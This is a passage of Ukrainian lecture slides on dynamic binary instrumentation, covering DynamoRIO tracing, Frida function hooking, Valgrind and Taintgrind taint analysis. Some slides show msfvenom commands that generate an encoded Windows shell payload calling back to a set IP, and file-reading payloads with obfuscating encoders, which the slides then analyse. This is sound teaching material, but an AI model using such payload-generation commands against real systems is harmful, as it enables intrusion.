    =172.16.78.1 -e x64/zutto_dekiru -f exe -o
    shell.exe

C:\DynamoRIO-Windows-8.0.0-1>bin64\drrun.exe -t
    drstrace -- shell.exe

// exec cmd in drstrace.shell.exe.04200.0000.log
NtCreateUserProcess
  succeeded =>
    arg 0: 0x000000000014eb90 => 0x108 (type=
       HANDLE*, size=0x8)
    arg 1: 0x000000000014ec08 => 0x104 (type=
       HANDLE*, size=0x8)
    retval: 0x0 (type=NTSTATUS, size=0x4)
```

Приклад DynamoRIO Opcode Mix Tool

```
$ export TEST="msfvenom -p linux/x86/read_file
   path=/etc/issue -f elf"

$TEST -o tst0
$TEST -o tst1 -e x86/shikata_ga_nai
$TEST -o tst2 -e x86/alpha_mixed

$ for i in tst*; do
  echo === $i
  bin32/drrun -c samples/bin32/libopcodes.so -- $i
done
```

Приклад DynamoRIO Opcode Mix Tool (contd.)

// tst1 shikata_ga_nai

```
 1 : jmp
 1 : fnstenv
 1 : fld1
 2 : sbb
 2 : sub
 2 : pop
 2 : lcall
 2 : sar
 4 : mov
 4 : int
 9 : mov
19 : loop
26 : xor
42 : add
```

// tst2 alpha_mixed

```
  1 : jmp
  1 : fnstenv
  1 : fcmovnbe
  4 : int
  5 : mov
  7 : mov
 10 : dec
 75 : imul
 79 : cmp
 79 : jnz
 82 : push
 84 : pop
231 : xor
239 : inc
```

// tst0

```
1 : xor
1 : pop
1 : call
1 : jmp
4 : mov
4 : int
7 : mov
```


Frida

Frida – https://frida.re/:

- платформа динамічного інструментування для x86, x86_64, ARM, AArch64, MIPS;
- Windows, Mac, Linux, iOS, Android, QNX;
- JavaScript (V8, Duktype) у інструментованому процесі;
- API для Node.js, C, Python, Swift, .NET, Qt/Qml.

Ліцензія – вільне програмне забезпечення (wxWindows 3.1), безкоштовна.

Архітектура Frida – https://frida.re/docs/hacking/



Приклад lock.exe у Frida

```
from __future__ import print_function
import frida
import sys

agent = """var MessageBox = Module.getExportByName
    (null, 'MessageBoxA');
send('MessageBoxA at ' + MessageBox);
Interceptor.attach(MessageBox, {
  onEnter: function(args) {
    var hwnd = args[0].toInt32();
    var msg = args[1].readCString();
    var title = args[2].readCString();
    var type = args[3].toInt32();
    send([hwnd, msg, title, type]);
```

Приклад lock.exe у Frida (contd.)

```
    msg = Memory.allocUtf8String('MEWMEW!');
    this.msg = msg;
    args[1] = msg;
    send('replaced msg with ' + msg);
}});"""
def on_message(message, data):
    print("[{type}] {payload}".format(**message))
pid = frida.spawn(["lock.exe"])
session = frida.attach(pid)
print("pid", pid)
script = session.create_script(agent)
script.on('message', on_message)
script.load()
frida.resume(pid)
sys.stdin.read()
```

Приклад lock.exe у Frida (contd. 2)


```
C:\Python27\python.exe hook.py
pid 7368
[send] MessageBoxA at 0x74e61060
[send] [0, u'Lock workstation?', u'hello kitty',
    36]
[send] replaced msg with 0x2d4da88
^Z
```

Frida у мобільних системах

Віддалений аналіз на мобільному пристрої:

- мережеве з'єднання (-R), USB кабель (-U, usbmuxd)
  - frida.attach() -> frida.get_usb_device().attach()
- Android – https://frida.re/docs/android/
- iOS – https://frida.re/docs/ios/
- можливість аналізу без root (embed, preload замість inject)

Frida Gadget – https://frida.re/docs/gadget/:

- розподілювана бібліотека для завантаження у LD_PRELOAD, DYLD_INSERT_LIBRARIES...
- автоматизація взаємодії у .config (listen, script, script-directory)
- інструментування iOS без jailbreak (підтримка code_signing)
- включення у Android застосунки (в т.ч. non-debuggable /lib)


Приклади – https://github.com/OWASP/owasp-mstg

Інші засоби DBI


Існують й інші засоби DBI:

- DynInst – https://www.dyninst.org/dyninst
- TinyInst – https://github.com/googleprojectzero/TinyInst


КДПВ taint analysis



Приклад аналізу пам'яті: Cheat Engine vs Calculator



Приклад: Cheat Engine vs Calculator (contd.)



Valgrind

Valgrind – http://valgrind.org/:

- платформа динамічного інструментування для X86/AMD64, ARM32/64, PPC32/64, S390X, MIPS32/64;
- Linux, Solaris, Android, Darwin (Mac OS X 10.12);
- аналіз VEX IR (disassemble-and-resynthesise, на відміну від copy-and-annotate у Intel Pin та DynamoRIO);
- shadow values аналіз (http://valgrind.org/docs/valgrind2007.pdf).

Інструменти:

- Taintgrind – https://github.com/wmkhoo/taintgrind;
- Reverse Taint – https://github.com/Cycura/rtaint.

Ліцензія – вільне програмне забезпечення (GPLv2), безкоштовна.

Приклад аналізу розповсюдження залежностей


```
// tests/ex.c
#include <stdlib.h>
#include "taintgrind.h"

int test(int x) {
    return x > 0? 1 : -1;
}
int main(int argc, char* argv[]) {
    int a = argc > 1? atoi(argv[1]) : 0x1337;
    TNT_TAINT(&a, sizeof(a));
    int s = test(a);
    return s;
}
```

Приклад аналізу розповсюдження залежностей (contd.)

user@linux: /opt/taintgrind/valgrind-3.15.0/taintgrind

```
$ ../build/bin/valgrind --tool=taintgrind tests/ex -123
==30806== Taintgrind, the taint analysis tool
==30806== Copyright (C) 2010-2018, and GNU GPL'd, by Wei Ming Khoo.
==30806== Using Valgrind-3.15.0 and LibVEX; rerun with -h for copyright info
==30806== Command: tests/ex -123
==30806==
0x1094A0: main (ex.c:10) | mov eax, dword ptr [rbp - 0x50] | Load:4 | 0xffffff85 | t22_8408 <- a:1ffefff570
0x1094A0: main (ex.c:10) | t47_1439 <- t22_8408
0x1094A0: main (ex.c:10) | t21_8346 <- t47_1439
